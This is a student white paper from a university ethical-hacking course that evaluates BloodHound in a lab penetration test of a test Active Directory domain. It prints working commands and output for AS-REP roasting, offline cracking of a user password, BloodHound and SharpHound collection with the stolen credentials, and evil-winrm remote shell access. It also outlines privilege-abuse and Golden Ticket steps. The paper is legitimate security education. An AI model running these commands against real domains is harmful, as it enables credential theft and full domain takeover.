



An Evaluation of the effectiveness of Bloodhound when attacking Active Directory Environments.

Thomas Gardner

CMP320-Ethical Hacking 3

BSc Ethical Hacking Year 3

Abertay University: School of Design and Informatics

May 2021

Abstract

This white paper is a detailed report on a white box penetration test done by an Ethical Hacker against an Active Directory. The problem with attacking Active Directory environments is because there is a lot of trial and error involved which takes a very long time. The aim of this report is to evaluate the usefulness of BloodHound and justify why this tool is more useful over other conventional methods of Active Directory enumeration. Kali Linux was used to create the Neo4j database, to generate a map of the domain with Bloodhound, and to do attacks against domain users. Bloodhound was used along with its wide range of queries to map the Active Directory, find shortest paths to domain admin, find vulnerabilities for each path, and find recommended exploits for those vulnerabilities. It was found that the target Active Directory was very vulnerable to exploits that allow attackers to gain a foothold in the domain and elevate their privileges to domain admin. Bloodhound made this process much quicker as attackers don't need to use blind trial and error to find direct paths to domain admin, and noisy vulnerability scanners to find vulnerabilities and exploits. In short, attackers can infiltrate into the domain quickly, elevate privileges to domain administrator, extract as much information as needed, and obtain a Golden ticket or leave without security teams noticing. To improve the security of the Active Directory, the administrator needs to improve password security, upgrade Windows Server, remove vulnerable privileges, and repair misconfigurations in the domain.

Contents

1	Introduction	1
1.1	Background.....	1
1.2	Aim.....	3
2	Procedure And Results.....	4
2.1	Overview of Procedure: Recon.....	4
2.1.1	Enumeration with NMAP	4
2.2	Overview of Procedure: Enumeration.....	4
2.2.1	ASREP Roasting a Domain Account to get foothold into Windows Active Directory	4
2.2.2	Enumerate Active Directory Environment with Bloodhound.py.....	5
2.2.3	Enumerate Active Directory Environment with SharpHound.ps1	5
2.3	Overview of Procedure: Hacking	5
2.3.1	Load in Bloodhound JSON files and search for shortest paths to domain admins ..	5
2.3.2	Using Bloodhound to abuse Active Directory GenericWrite privileges in order to update target object's unprotected attributes.....	5
2.3.3	Using Bloodhound to abuse Active Directory GenericAll privileges in order to add lower privileged user accounts to the Domain Admins group	6
2.3.4	Kerberoasting an account in the Active Directory.....	6
2.3.5	Exploiting the KRBTGT account in the Active Directory in order to create a Golden Ticket	6
2.4	Enumeration with NMAP	7
2.4.1	Procedure:.....	7
2.4.2	Results:	7
2.5	AS-REP Roasting a Domain Account to Gain Foothold into Windows Active Directory	7
2.5.1	Procedure:.....	7
2.5.2	Results:	8
2.6	Enumerate Active Directory Environment with Bloodhound.py	9
2.6.1	Procedure:.....	9
2.6.2	Results:	10
2.7	Enumerate Active Directory Environment with SharpHound.ps1.....	10

2.7.1	Procedure:.....	10
2.8	Load in Bloodhound JSON Files and Search For Shortest Paths to Domain Admins..	13
2.8.1	Procedure:.....	13
2.8.2	Results:	13
2.9	Using Bloodhound to abuse Active Directory GenericWrite Privileges in Order To Update Target Object's Unprotected Attributes.....	15
2.9.1	Procedure:.....	15
2.9.2	Results:	16
2.10	Using Bloodhound to abuse Active Directory GenericAll Privileges in Order To Add Lower Privileged User Accounts To The Domain Admins Group	17
2.10.1	Procedure.....	17
2.10.2	Results:	19
2.11	Extracting an SPN Account Password With Kerberoasting	19
2.11.1	Procedure:.....	19
2.11.2	Results:	20
2.12	Exploiting the KRBtgt account in the Active Directory in order to create a Golden Ticket 21	
2.12.1	Procedure:.....	21
2.12.2	Results:	23
3	Discussion	24
3.1	General Discussion	24
3.2	Countermeasures.....	25
3.3	Future Work.....	25
4	References	26
	Appendices.....	29
4.1	Appendix A: Setup Active Directory	29
4.1.1	Click 'Add roles and features'	29
4.1.2	Click Role-based or feature-based installation	29
4.1.3	Keep a note of the server IP Address	29
4.1.4	Install Active Directory Domain services and click 'add features' when a window pops up. 30	
4.1.5	Click next to all default features	30

4.1.6	Click Install	30
4.1.7	Click ‘promote this server to domain controller’	30
4.1.8	Add a new forest and create a Root domain name	30
4.1.9	Create a Directory Services Restore Mode (DSRM) password.....	31
4.1.10	Keep or change your NetBIOS domain name	31
4.1.11	Click install & restart the server once the install is completed.	31
4.1.12	Select Active Directory Users and Computers.....	32
4.1.13	Go to Users, then New and select User	32
4.1.14	Create first user	32
4.1.15	First user created	33
4.1.16	Invoke badblood.ps1.....	33
4.1.17	BadBlood automatically filling Active Directory with a random number of Users, Groups, Computers and Objects.....	33
4.1.18	Active Directory has now been filled with (in these case) 4811 users, 544 Groups, 101 computers	34
4.1.19	Once windows client is started, go to ‘view your PC name’	34
4.1.20	Go to ‘rename this PC advanced’ and click ‘Change’	34
4.1.21	Rename the PC and restart.....	35
4.1.22	Go to Network & Internet settings.....	35
4.1.23	Enter your domain IP address into ‘Preferred DNS server’	35
4.1.24	Repeat step 18 but this time enter your domain name. In this whitepaper it was hacklab.local.....	36
4.1.25	Restart the machine & you should now be able to login as the account created earlier which is now part of the Active Directory.	36
4.2	Appendix B: Install Bloodhound	37
4.2.1	Add the neo4j repo to apt sources:.....	37
4.2.2	Install apt-transport-https with apt:	37
4.2.3	Install neo4j using apt:.....	37
4.2.4	Stop Neo4j:	37
4.2.5	Start Neo4j:.....	37
	37
4.2.6	Install BloodHound using apt:.....	37

4.2.7	Launch BloodHound:.....	37
4.3	Appendix C: Large Screenshots.....	38
4.3.1	38
4.3.2	38
4.3.3	38
4.3.4	38
4.3.5	39
4.3.6	39
4.3.7	40
4.3.8	40
4.4	Appendix D: Discussion Screenshots	41
4.4.1	41
4.4.2	41
4.4.3	42
4.4.4	42

1 INTRODUCTION

1.1 BACKGROUND

Active Directories environments are used by over 90% of large companies around the world. They are used to store sensitive information such as employee names, computers, files, email addresses, and even home addresses (Oscar, 2021). Companies also use Active Directories as their primary method for authentication and authorization. Therefore, it should come as no surprise that they are one of the first targets attackers try to compromise when then are trying to attack a company. Furthermore, ever since Office 365's release in 2011 and its widespread adoption by companies around the world, the attack surface has increased tenfold. According to Microsoft 95 million Active Directory accounts are targeted by cyber-attacks every day (Coggins, 2020). These statistics are bad enough but, in a survey, conducted in 2020 by a group called Semperis, it was found that 97% of organizations surveyed said that Active Directory is critical to their company functioning properly. However, more than half of this number had never actually tested their Active Directory cyber disaster recovery process or do not have a plan in place at all (businesswirre, 2020). Another common reason why Active Directories have become a target is because companies have an outdated way of thinking about Active Directory security. Most companies set up their Active Directories around 10 years ago using Windows Server 2008 or 2012 when Active Directory breaches were smaller in number. This is a problem because companies will often migrate to newer Windows Operating Systems while neglecting their Active Directory servers. This leaves their entire Active Directory design vulnerable to hackers, using exploits discovered years ago. In short, the latest Windows OS will not protect companies from Active Directory attacks (Cortes, 2019).

There are many attack paths hackers can use to attack Active Directory environments. The typical method involves attackers using trial and error attacks, in order to get to high privileged users. This involves hacker's exploiting gaining a foothold in the company, by exploiting a low privileged user and using them to laterally elevate their privileges by exploiting neighboring accounts who may have more privileges than them. This method is very time consuming for the attacker and increases their chances of being detected by a company's security team. Figure 1 below shows how attackers get domain access through lateral movement in an Active Directory.




Figure 1: lateral escalation through an Active Directory

The more contemporary method attacker's use is the utilization of the tool 'Bloodhound' which was originally released on Github in 2018 (Github, 2021). Bloodhound is a very useful tool, that can be used to construct the entire active directory design using Neo4j, which is a graph database management system. This allows attackers can visualise the Active Directory environments in an interactive GUI (Pen Test Partners, n.d.). This tool is very useful for hackers because they can trace all the shortest exploit paths to the domain admins (admins who run the active directory). This means attackers only need to exploit one low privileged user account in order to view the paths to full control of the active directory. This effectively removes the trial-and-error problem involved when exploiting AD environments, which improves an attacker's chances of not being caught. Figure 2 below shows a screenshot of Bloodhound's interactive GUI, showing shortest paths to domain admins from a low privileged user.




Figure 2: shortest paths to domain admins (Bertram, 2019)

1.2 AIM

Along with the increase in regular attacks against Active Directories, there are now more and more tools being created which speeds the process up considerably. One of these is Bloodhound which is an Active Directory enumeration tool which was created in 2018. In order to investigate the contemporary statement, this report aims to evaluate how useful Bloodhound is when attacking Active Directory environments compared to regular methods. In order to meet the main aim, the following smaller aims will have to be met:

1. Find a way to infiltrate into the Active Directory.
2. With a foothold obtained, enumerate the domain with the Bloodhound tool.
3. Exploit vulnerabilities in the domain with the help of Bloodhound in order to achieve full domain access in the shortest time possible.
4. Achieve persistence through the use of a Golden Ticket or Kerberoasting.

2 PROCEDURE AND RESULTS

Summary of the Test Environment:

This was a white box active directory penetration test as no reconnaissance and footprinting was required. The Active Directory for the penetration test was setup using Microsoft Windows Server 2012 which had an IP address of 192.168.24.133 and a root domain name called hacklab.local. A tutorial to setup the Active Directory can be found in Appendix A. The client machine, where all the penetration commands and tools were run, was running on Kali Linux 2020. This test was using version of Bloodhound version 4.0.2 which was the latest version at the time of this report. A full Bloodhound installation tutorial can be found under Appendix B. All exploits done in this test were conducted in a controlled environment against VMWare virtual machines.

2.1 OVERVIEW OF PROCEDURE: RECON

2.1.1 Enumeration with NMAP

The first step was to enumerate the IP address 192.168.0.133 with the tool NMAP in order to see important information that might be useful later on. The ports which were expected to be open were port 389, which is LDAP, and port 88 which is Kerberos-sec.

2.2 OVERVIEW OF PROCEDURE: ENUMERATION

2.2.1 ASREP Roasting a Domain Account to get foothold into Windows Active Directory

Before the bloodhound tool was used to enumerate the Active Directory Environment, the first step was to find a way to gain an initial foothold in the domain. This was an important step because without having access to a low privileged user in the Active Directory, it was not possible to enumerate the shortest exploitation paths to the domain admins. In order to take over a low privileged user in an Active Directory, the user credentials had to be obtained. This is where the Kerberos exploit 'AS-REP Roasting' became useful. AS-REP Roasting is a very dangerous attack against Kerberos for user accounts that do not require preauthentication (Stealthbits, 2019). If an attacker can enumerate a user account in a windows AD that don't require Kerberos preauthentication, then they can request encrypted user information for that account and crack the information (such as password hashes) offline, thus revealing the user password (harmj0y, 2017). Once the password hashes have been retrieved, the password cracker JohntheRipper was used to crack the password hash thus giving us a foothold in the domain.

2.2.2 Enumerate Active Directory Environment with Bloodhound.py

After a foothold was been established in the Active Directory, it was then possible to enumerate the entire domain using Bloodhound.py. Bloodhound.py is a python based ingestor for Bloodhound that is based on the tool Impacket. It is important to do the previous step because Bloodhound.py needs user credentials of a trusted domain user in order to query the LDAP and the individual computers of the domain in order to discover users, computers, groups, trusts, sessions, and local admins in the Active Directory (fox-it, 2018). If this step is not completed Bloodhound will not function.

2.2.3 Enumerate Active Directory Environment with SharpHound.ps1

Another way to enumerate an Active Directory environment is with the SharpHound. SharpHound is a Bloodhound ingestor (and can be downloaded as an .exe or a powershell script) that can be used to enumerate Active Directory objects. Unlike Bloodhound.py, SharpHound is the official ingestor recommended by the Bloodhound developers. However, since SharpHound uses a powershell script, it needs to be placed inside the exploited machine in order run properly (BloodHoundAD, 2017). This is not a problem though because the script can be placed inside the target using Evil-Winrm which can be used to get a reverse shell. However, like Bloodhound.py, the target machine's credentials must first be retrieved (Ranjith, 2019).

2.3 OVERVIEW OF PROCEDURE: HACKING

2.3.1 Load in Bloodhound JSON files and search for shortest paths to domain admins

After the Active Directory was successfully enumerated, it was possible to upload the generated JSON files to bloodhound. Once inside bloodhound, the shortest paths from the newly exploited user account to the domain admins were able to be viewed. Bloodhound was very useful at this stage because it can show the most dangerous vulnerabilities in the next target that can be exploited by the user account the hacker owns. This feature was also helpful because Bloodhound also shows the most common exploits that can be used for the vulnerabilities.

2.3.2 Using Bloodhound to abuse Active Directory GenericWrite privileges in order to update target object's unprotected attributes

After the exploited user has been inspected in Bloodhound, the next step was to laterally elevate the exploited user's privileges with the help of Bloodhound's built-in features. Within Active Directory environments, there are many different permissions that Active Directory objects have over others. The most interesting permissions to attackers are GenericAll, GenericWrite, WriteOwner, WriteDACL, AllExtendedRights, ForceChangePassword and Self-Membership. The GenericWrite permission is very appealing to attackers because it allows them to update a target object's unprotected attributes. (Perdok, 2020). Bloodhound is far more useful in this stage over other enumeration methods because the tool has a feature where all the privileges between Active Directory objects are shown to the attacker

in an easy-to-read way. Using the information supplied by Bloodhound, it was then possible to reset a target user's password and reset the account owner's identity using a tool called 'Powersploit'. Powersploit is a very useful collection of Microsoft Powershell modules that can be used by attackers to exploit all weak Active Directory permissions (Warren, 2017).

2.3.3 Using Bloodhound to abuse Active Directory GenericAll privileges in order to add lower privileged user accounts to the Domain Admins group

After exploiting the Active Directory GenericWrite privileges, the target user account was placed under the control of the first exploited user. This means the exploited account can now be used as a platform to elevate to even higher privileges within the domain. After using Bloodhound, it was revealed there were GenericAll privileges to the Domain Admins group from the newly exploited user account's group. GenericAll privileges can be very dangerous for an Active Directory if it is abused by an attacker. GenericAll privileges give full rights to an object which means an attacker who has taken over a target with GenericAll privileges can potentially add themselves to a high privileged group. The next stage was to exploit this privilege by adding the exploited account to the Domain Admin's group. After this step is completed, full control of the domain has been achieved.

2.3.4 Kerberoasting an account in the Active Directory

Since the domain was proven to be very misconfigured (demonstrated in the previous step), the next step was to use Bloodhound to find poorly configured SPN accounts on the domain which may be vulnerable to Kerberoasting. In short, Kerberoasting is an attack that aims to extract service account hashes using Impacket from an Active Directory for offline cracking with tools like Hashcat. This attack is effective against Active Directories with weak encryption and password policies. Kerberoasting was useful in this stage because the domain credentials are not required in order for the attack to work (Staff, 2020). Bloodhound demonstrated its usefulness to an attacker in this stage because, 'List all Kerberoastable user's' is one of the Pre-Built Queries built into the tool, thus speeding up the exploit process.

2.3.5 Exploiting the KRBTGT account in the Active Directory in order to create a Golden Ticket

Once control of the Domain has been achieved with the help of Bloodhound, the final step in the post exploit stage was the Golden Ticket Attack. A Golden Ticket attack is an attack in which an attacker takes over control of the KRBTGT account (Active Directory Key Distribution Service). An attacker can then forge TGT's (Kerberos Ticket Granting Tickets) also known as a Golden Ticket. A Golden ticket is very dangerous because it gives an attacker complete access to everything in an Active Directory. The ability for an attacker to forge unlimited new tickets allows the attacker to persist in the Active Directory indefinitely (Staff, 2020). Bloodhound was useful again in this stage because the KRBTGT account was found quickly thanks to its automated Active Directory query feature. Bloodhound was also used to view the vulnerabilities in the KRBTGT account such as no password expiration.

2.4 ENUMERATION WITH NMAP

2.4.1 Procedure:

The first step of the Active Directory penetration test was the reconnaissance stage. It was important to gather information about the Active Directory first before the enumeration and hacking stage. An NMAP TCP connect scan was used against the IP Address 192.168.24.133 in order to find open ports and services in the target Active Directory. This was done with the command `nmap -sT -Pn -n -oN 192.168.24.133`.

2.4.2 Results:

After the NMAP scan against the target Active Directory revealed a lot of interesting tcp ports which were open. The scan showed that port 88 (Kerberos-sec) was open, which means this Active Directory might be vulnerable to attacks such as Kerberoasting. The scan also showed port 389 (LDAP) was open (see 4.3.1 in appendix C). This is important information for an attacker because it means the Active Directory is up and fully operational, which means it can be enumerated and exploited in the next stage.



```
(kali)kali1[~]
$ nmap -sT -Pn -n -oN 192.168.24.133
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-15 19:41 GMT
Nmap scan report for 192.168.24.133
Host is up (0.00048s latency).
Not shown: 983 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp    open  nmrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
445/tcp    open  microsoft-ds
464/tcp    open  kpasswd5
593/tcp    open  http-rpc-epmap
636/tcp    open  ldapsol
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
5357/tcp   open  msdapi
49154/tcp  open  unknown
49155/tcp  open  unknown
49157/tcp  open  unknown
49158/tcp  open  unknown
49175/tcp  open  unknown
```

Figure 3: nmap scan against the Active Directory

2.5 AS-REP ROASTING A DOMAIN ACCOUNT TO GAIN FOOTHOLD INTO WINDOWS ACTIVE DIRECTORY

2.5.1 Procedure:

Once the recon stage was finished, the next step was to get a foothold into the Active Directory by exploiting a regular user account who may have misconfigured settings or privileges. One serious misconfiguration that can cause damage to an Active Directory, is administrators leaving Kerberos pre-authentication disabled. This vulnerability can be exploited using the attack called AS-REP Roasting. In order for this exploit to work, the attacker must know the username of at least one user account in the Active Directory. Before this exploit could start, the tool Impacket had to be installed, on the Kali machine

using the commands in Figure 4 below. Impacket is a collection of Python classes for working with network protocols. The next step was to use the python script 'GetNPUsers.py', which is an Impacket script that attempts to get TGT's for users who have the property 'Do not require Kerberos preauthentication' set. If a user has this configuration set, then a hash will be generated which can be cracked offline (SecureAuthCorp, 2020). The script 'GetNPUsers.py' was run in Kali Linux using the command `GetNPUsers.py hacklab.local/jdoe -dc-ip=192.168.24.133`. In this case, the command was run against the test Active Directory called 'hacklab.local', a user called 'jdoe' and the test domain IP address of 192.168.24.133. Figure 5 below shows the command used. Once this step was done, the command showed the TGT hash for the user jdoe, which was then saved to a text file called 'jticket'. Figure 6 shows the TGT for jdoe. The last step was to crack the sabed TGT hash using an offline hash cracker called JohntheRipper. This was done using the command `sudo john jticket -wordlist=Desktop/100k-passwords.txt`

```
sudo apt install python3-pip
sudo git clone https://github.com/SecureAuthCorp/impacket.git
/opt/impacket
sudo pip3 install -r /opt/impacket/requirements.txt
sudo python3 ./setup.py install
```

Figure 4: commands to install Impacket

```
(test123@kali)~$
$ GetNPUsers.py hacklab.local/jdoe -dc-ip=192.168.24.133
```

Figure 5: GetNPUsers.py command

```
[*] Cannot authenticate jDoe, getting its TGT
$krb5asrep$23$jDoe@HACKLAB.LOCAL:5f5daab7c5d8de580d9872dd098cca5e0$81f32a72e7eb47
e730f8149989b118102cd38cf66ddf2d6c2435e9c8fd76417ffba7922b17c236ff86f9d781bb25a1
9c4833f61c3af8a3ee65309de36a0a1247e9c85f52131f8a07917e1ed5d5137de5bf14fb4b59d495
3de6c6d1ef9cb507aa2c49ef70408bc6dab9e31b8ea3a42b77390c7af028ed93e9af180205b79e7c
437e0ed91bb73cc0b118ad4806e00e5acf5d5bcf0a66d58431e77d0268b764a74c08afca93ebc876a
70714c83666d0abcb44ca9035d3a6c5995b389dd36035fb76e6d02cdd555931ecc92ba940cc2a34
065d8b2ac75542fc84933a6c3d289c8a720c964519c49cf5f5b4f448aef5f5
```

Figure 6: encrypted TGT

2.5.2 Results:

Once JohntheRipper finished cracking the TGT hash, the account password for the user account jdoe was revealed. The account password for this user was Apple123 which is a very weak 8-character password with a dictionary word and three consecutive numbers. The administrator of the Active Directory has severely misconfigured the Active Directory by leaving preauthentication disabled. This setting is very dangerous to leave enabled because a foothold into the domain has been achieved after only exploiting one user account. From here an attacker can RDP into the exploited machine and enumerate more of the Active Directory using tools like Bloodhound. Once the Active Directory is enumerated the attacker can then elevate their privileges to domain admin.

Figure 7 below shows the hashed user password cracked by John.

```
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4
/ PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
Apple123 ($krb5asrep$23$jdoe@HACKLAB.LOCAL)
1g 0:00:00:00 DONE (2021-03-15 20:52) 4.166g/s 153333p/s 153333c/s 153333C/s sophia12
..Apple123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 7: results from JohntheRipper

2.6 ENUMERATE ACTIVE DIRECTORY ENVIRONMENT WITH BLOODHOUND.PY

2.6.1 Procedure:

Once the credentials of a low-level user account have been obtained, the next step was to enumerate the entire Active Directory using Bloodhound. Using this tool would allow an attacker to view the shortest exploit paths to the domain admins group, thus increasing the speed and efficiency of the attack over other methods. However, before Bloodhound could be started, the entire Active Directory had to be enumerated using an ingestor, one of the most popular ingestor is BloodHound.py. This ingestor works by querying all of the Active Directory in order to retrieve the AD objects, trust relationships and group policies. The ingestor then generates the data as JSON files, which can be loaded into Bloodhound (Redscan, n.d.). The tool Bloodhound.py was installed on the Kali Machine using the commands `git clone https://github.com/fox-it/BloodHound.py.git` and `cd BloodHound.py/ && pip install .`

Figure 8 below shows screenshots of the commands used. Once the ingestor Bloodhound.py was installed, the next step was to start enumerating the Active Directory using the credentials obtained by AS REP roasting Jdoe. This was done in Kali Linux using the command `bloodhound-python -u Jdoe -p Apple123 -ns 192.168.24.133 -d hacklab.local -c All`. Figure 9 below shows the full command used to start BloodHound.py.

```
(kali@kali)-[~]
$ git clone https://github.com/fox-it/BloodHound.py.git

(kali@kali)-[~]
$ cd BloodHound.py/ && pip install .
```

Figure 8: install bloodhound with git and cd into the folder

```

kali@kali: ~/Desktop
$ /home/kali/.local/bin/bloodhound-python -u JDoe -H Apple123 -ns 192.168.24.133 -d hacklab.local -c All

```

Figure 9: command to start BloodHound python

2.6.2 Results:

After BloodHound.py finished enumerating the entire domain, all the data objects in the Active Directory were revealed. The ingestor showed that there were 101 active computers, 4811 user accounts and 548 groups in the domain. The output also revealed additional useful information such as the name of the domain controller and a windows computer called win10-1.hacklab.local. Figure 10 below shows the results from the ingestor. BloodHound.py then created six JSON files which contain all the data objects for the Active Directory as seen in

Figure 11 below. These JSON files can then be easily loaded into the Bloodhound tool. This ingestor was the easiest and most efficient way of enumerating the Active Directory for Bloodhound because no reverse shells were needed. However, Bloodhound.py isn't the only ingestor for Bloodhound.

```

INFO: Found AD domain: hacklab.local
INFO: Connecting to LDAP server: win-h60ch9094vp.hacklab.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 101 computers
INFO: Connecting to LDAP server: win-h60ch9094vp.hacklab.local
INFO: Found 4811 users
INFO: Found 548 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: win10-1.hacklab.local
INFO: Querying computer: WIN-H60CH9094VP.hacklab.local
INFO: Done in 00M 355

```

Figure 10: output from Bloodhound-python




Figure 11: JSON files

2.7 ENUMERATE ACTIVE DIRECTORY ENVIRONMENT WITH SHARPHOUND.PS1

2.7.1 Procedure:

Another tool which as used to enumerate the Active Directory for Bloodhound was the powershell script SharpHound.ps1. This ingestor, like Bloodhound.py, enumerates all the

data objects in an Active Directory and saves the data to JSON files, which can then be loaded into Bloodhound. However, unlike Bloodhound.py, SharpHound.ps1 needs to be uploaded to the target machine by starting an RDP connection with a tool like EvilWinRM in order to be run. The generated JSON files then need to be downloaded to the client from the target machine from the reverse shell which can be quite daunting for inexperienced Linux users. In order to start enumerating the Active Directory, the first step was to download the SharpHound powershell script from Github repository. After this was done, the next step was to place SharpHound.ps1 into a folder called scripts in order to be loaded into the RDP tool 'EvilWinRM'. EvilWinRM was downloaded using the RubyGems install command `gem install EvilWinRM` which can be seen in Figure 12 below. This command can be seen Once EvilWinRM was installed, it was then possible to remotely connect to the user account Jdoe, using the stolen credentials obtained in the previous steps. This was done using the command `evil-winrm -i 192.168.24.133 -u jdoe -p 'Apple123' -s scripts`. This command can be seen in Figure 13 below. After a reverse shell was established on the target machine, the next step was to load in SharpHound.ps1 using the commands seen in Figure 14 below. Once this was done, a new script called Invoke-BloodHound was revealed. This script was the one that enumerates for Active Directory objects. This script can be run inside the reverse shell with the command `Invoke-BloodHound -collectionmethod all -domain hacklab.local` which can also be seen in Figure 15.

```
(kali@kali)-[~/BloodHound.py]
$ gem install evil-winrm
```

Figure 12: install EvilWinRM

```
(kali@kali)~[~/Desktop]
$ evil-winrm -i 192.168.24.133 -u jdoe -p 'Appl123!' -e script
evil-winrm: shell up.
Info: Establishing connection to remote endpoint
```

Figure 13: start EvilWinRM

[illegible]

Figure 14: load in SharpHound scripts

```
*Evil-WinRM* PS C:\Users\JDoe\Documents> Invoke-BloodHound -collectionmethod all -domain hacklab.local
```

Figure 15: Invoke-BloodHound

Results:

Once SharpHound had finished enumerating the Active Directory, the generated results were placed by SharpHound into a zip file on the target machine. The last step was to download these results from the target machine to the client machine using the download command. Figure 16 and Figure 17 below show the results generated by the SharpHound ingestor. Now that the JSON files were on the client machine it was then possible to load them into BloodHound so the tool can generate the Active Directory map. This method of enumerating the Active Directory was more complicated than the Bloodhound.py ingestor. However, since SharpHound.ps1 is the ingestor recommended by the BloodHound developers, it is more likely that this ingestor will be supported longer than bloodhound.py.

```
*Evil-WinRM* PS C:\Users\JDoe\Documents> ls
```

Directory: C:\Users\JDoe\Documents

Mode	LastWriteTime	Length	Name
-a---	3/30/2021 4:07 AM	474518	20210330040724_BloodHound.zip
-a---	3/30/2021 4:08 AM	473479	20210330040836_BloodHound.zip
-a---	3/23/2021 12:49 PM	0	c
-a---	3/30/2021 4:08 AM	1157835	NzE2ODZmNWQtYzZkZC00Njc2LTk4M2ItNzllNzA1OWQzYTfk.bin

Figure 16: generated JSON files


```
*Evil-WinRM* PS C:\Users\JDoe\Documents> download 20210330040724_BloodHound.zip
Info: Downloading C:\Users\JDoe\Documents\20210330040724_BloodHound.zip to 20210330040724_BloodHound.zip
Info: Download successful!
```

Figure 17: JSON files downloaded

2.8 LOAD IN BLOODHOUND JSON FILES AND SEARCH FOR SHORTEST PATHS TO DOMAIN ADMINS

2.8.1 Procedure:

Once the Active Directory was enumerated (using one of the ingestor's above) the next step was to load the generated JSON files into BloodHound. The procedure to install Bloodhound can be found under Appendix B. To start the BloodHound tool the command BloodHound was used. Once BloodHound had started, the JSON files were uploaded. The next step was to search for the user Jdoe using search bar in the pop out menu. Once the account was located in BloodHound, the next stage was to find out which group the user belonged to using the find 'First Degree Group Memberships' menu. This means it was then possible to see what groups Jdoe was connected to and what privileges the group had over neighboring groups.



2.8.2 Results:

Figure 20 below shows the user account Jdoe was part of the Account Managers group. This means this user was part of an important group in the Domain and may have misconfigured privileges over another groups. After using the 'shortest paths to domain admins' query, it was discovered that this user group had a direct route to the Domain Admins. Bloodhound showed that the user group Account Managers had GenericWrite privileges over the Account Operators group and the Account Operators group had GenericAll privileges over the

Domain Admins as seen in Figure 21 below. These misconfigured privileges are a serious AD vulnerability as it gives attackers an easy path to escalate privileges. This means the GenericWrite privileges can be exploited in order to take control of an account inside the Account Operators group. Once a foothold has been gained inside this group, the GenericAll privileges can be exploited to potentially add an exploited account to the Domain Admin's group.

